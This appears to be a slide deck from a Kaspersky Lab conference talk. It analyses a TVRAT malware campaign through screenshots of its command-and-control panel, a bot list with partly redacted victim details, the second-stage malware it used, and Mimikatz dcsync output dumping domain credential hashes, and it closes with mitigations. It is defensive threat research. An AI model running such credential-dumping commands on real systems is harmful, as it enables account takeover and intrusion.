


CnC server inside

Thanks to cooperation with the hosting provider, Kaspersky Lab experts were able to access data located on the malware command and control server



A screenshot of a login form on a dark-themed interface. It features two input fields: 'Логин:' (Login) and 'Пароль:' (Password). The password field contains ten dots. To the right of the fields are three small flags (UK, Russia, Ukraine). Below the fields is a button labeled 'Войти' (Login).



A screenshot of a configuration form on a dark-themed interface. It contains several input fields and a dropdown menu. The fields are: 'Адрес БД:' (DB Address), 'Логин БД:' (DB Login), 'Пароль БД:' (DB Password), 'Имя БД:' (DB Name), 'Имя таблицы:' (Table Name), 'Логин к админке:' (Admin Login), 'Пароль к админке:' (Admin Password), and 'Секретный HASH:' (Secret HASH). Below these is a dropdown menu for 'Ваш часовой пояс:' (Your time zone) with 'Europe/Moscow' selected. To the right of the top section are three small flags (UK, Russia, Ukraine). At the bottom are two buttons: 'Отмена' (Cancel) and 'Сохранить' (Save).



CnC server inside

ТОЛЬКО ОНЛАЙН ID Бэкап таблицы

Выгрузить файл: Обзор... Выгрузить на сервер http://.../tv/

Команда для всех: Выполнить

№	Бот ID	Бот IP	Вебка/Аудио	Комментарий	Онлайн
2		91.135.208.54	Нет / Нет	Старый	Offline
Бот ID		TVRAT ver	0.3.2.1e	VPN	Нет
Бот IP	91.135.208.54 (RU/Russian Federation) [?]	OS	6.3 (Win8.1) x64	UAC LVL	Стандарт
Вебка/Аудио	Нет / Нет	Build	9200 (SP 0.0)	Elevated	Нет
Добавлен	31.10.2017 15:59:57	User	Админ	RunAsAdmin	Нет
Отлучал	21.11.2017 12:54:45	Computer	1CSERVER	AdminGroup	Да
Простаивает	00:00:00	Антивирусы	Windows Defender, ESET Smart Security 9.0.408.1		
Команда			Выполнить	Результат последней: Неудача	
Комментарий	Старый		Написать		
Удалить	Удалить бота				
3	<OFFLINE>	91.192.75.139	Да / Да		Offline
Бот ID	<OFFLINE>	TVRAT ver	0.3.2.1e	VPN	Да
Бот IP	91.192.75.139 (RU/Russian Federation) [?]	OS	10.0 (Win10) x64	UAC LVL	Низкий
Вебка/Аудио	Да / Да	Build	9200 (SP 0.0)	Elevated	Нет
Добавлен	02.11.2017 15:56:06	User	Олег	RunAsAdmin	Нет
Отлучал	15.11.2017 19:56:49	Computer	LENOVO-PC	AdminGroup	Да
Простаивает	00:00:00	Антивирусы	Windows Defender, ESET Smart Security		
Команда			Выполнить	Результат последней: Неудача	
Комментарий			Написать		
Удалить	Удалить бота				



CnC server inside

29			79. [REDACTED]	Нет / Нет	<u>банки рмс поставил</u>	Offline
Бот ID	[REDACTED]	TVRAT ver	0.3.2.1e	VPN	Нет	
Бот IP	79. [REDACTED] (RU/Russian Federation) [?]	OS	6.3 (Win8.1) x86	UAC LVL	Низкий	
Вебка/Аудио	Нет / Нет	Build	9200 (SP 0.0)	Elevated	Нет	
Добавлен	02.11.2017 16:48:10	User	[REDACTED]	RunAsAdmin	Нет	
Отлучал	13.11.2017 18:09:43	Computer	[REDACTED]	AdminGroup	Да	
Простаивает	00:00:00	Антивирусы	Windows Defender			
Команда		Выполнить	Результат последней: Неудача			
Комментарий	банки рмс поставил		Написать			
Удалить	Удалить бота					
30			95. [REDACTED]	Нет / Нет	<u>ОЧЕНЬ ХОРОШИЕ СУММЫ</u>	Offline
Бот ID	[REDACTED]	TVRAT ver	0.3.2.1e	VPN	Нет	
Бот IP	95. [REDACTED] (RU/Russian Federation) [?]	OS	6.1 (Server2008 R2) x64	UAC LVL	Высокий	
Вебка/Аудио	Нет / Нет	Build	7601 (SP 1.0)	Elevated	Нет	
Добавлен	02.11.2017 16:52:00	User	[REDACTED]	RunAsAdmin	Нет	
Отлучал	06.06.2018 15:42:50	Computer	[REDACTED]	AdminGroup	Нет	
Простаивает	00:00:00	Антивирусы				
Команда		Выполнить	Результат последней: Успешно			
Комментарий	ОЧЕНЬ ХОРОШИЕ СУММЫ		Написать			
Удалить	Удалить бота					
31			195. [REDACTED]	Нет / Нет	<u>РАБОТАТЬ 1 С)))</u>	Offline



CnC server inside

19		95.47. [redacted]	Да / Да	менеджер но почта норм	Offline
Бот ID	262073518	TVRAT ver	0.3.2.1e	VPN	Нет
Бот IP	95.47. [redacted] (RU/Russian Federation) [?]	OS	6.3 (Win8.1) x64	UAC LVL	Высокий
Вебка/Аудио	Да / Да	Build	9200 (SP 0.0)	Elevated	Нет
Добавлен	02.11.2017 16:24:38	User	Manager	RunAsAdmin	Нет
Отлучал	10.06.2018 18:55:48	Computer	HP_PAVILION_17	AdminGroup	Нет
Простаивает	00:00:00	Антивирусы	Windows Defender		
Команда	<input type="text"/>	Выполнить	Результат последней: Успешно		
Комментарий	менеджер но почта норм	Написать			
Удалить	<input type="button" value="Удалить бота"/>				

16		109.74. [redacted]	Да / Да	+++++++ промка)))	Offline
Бот ID	253470867	TVRAT ver	0.3.2.2	VPN	Да
Бот IP	109.74. [redacted] (RU/Russian Federation) [?]	OS	6.1 (Win7) x86	UAC LVL	Стандарт
Вебка/Аудио	Да / Да	Build	7601 (SP 1.0)	Elevated	Нет
Добавлен	02.11.2017 16:21:15	User	лидия	RunAsAdmin	Нет
Отлучал	09.04.2018 12:23:21	Computer	MAHESH	AdminGroup	Да
Простаивает	00:00:00	Антивирусы	ESET NOD32 Antivirus		
Команда	<input type="text"/>	Выполнить	Результат последней: Успешно		
Комментарий	+++++++ промка)))	Написать			
Удалить	<input type="button" value="Удалить бота"/>				



Second stage malware

- Babylon RAT
- Betabot/Neurevt
- AZORult stealer
- Hallaj PRO Rat
- Keylogging
- Screenshots capturing
- System and applications info stealing
- Additional malware downloading
- Proxy server
- Password stealing
- IM history stealing
- DDoS attacks
- Network traffic sniffing and spoofing
- User files stealing



Mimikatz

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN          : Administrator
** SAM ACCOUNT **

SAM Username       : Administrator
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID  : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID  : 500

Credentials:
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 1: 5164b7a0fda365d56739954bbbc23835
ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
lm - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
lm - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : RD.ADSECURITY.ORGAdministrator
Default Iterations : 4096
Credentials
aes256_hmac      (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
aes128_hmac      (4096) : f4d4892350fbc545f176d418afabf2b2
des_cbc_md5      (4096) : 5d8c9e46a4ad4acd
rc4_plain        (4096) : 96ae239ae1f8f186a205b6863a3c955f
OldCredentials
aes256_hmac      (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
aes128_hmac      (4096) : 4c41e4d7a3e932d64fceed264d48a19e
des_cbc_md5      (4096) : 5bfd0d0efe3e2334
rc4_plain        (4096) : 5164b7a0fda365d56739954bbbc23835
```

Mimikatz – a tool that allow attackers to extract domain users passwords, it's hashes and other auth data from Windows memory



Protection and mitigation

1. Control all remote administration tools installations;
2. Keep AV software bases up to date on all machines;
3. Disable SeDebugPrivileges where it possible;
4. Control all network connections from industrial network to detect illegitimate remote administration tools installation;
5. Training users to prevent the opening of phishing emails



LET'S TALK?

Kaspersky Lab HQ
39A/3 Leningradskoe Shosse
Moscow, 125212, Russian Federation
Tel: +7 (495) 797-8700
www.kaspersky.com



**Industrial
Cybersecurity 2018:**
Opportunities and challenges
in Digital Transformation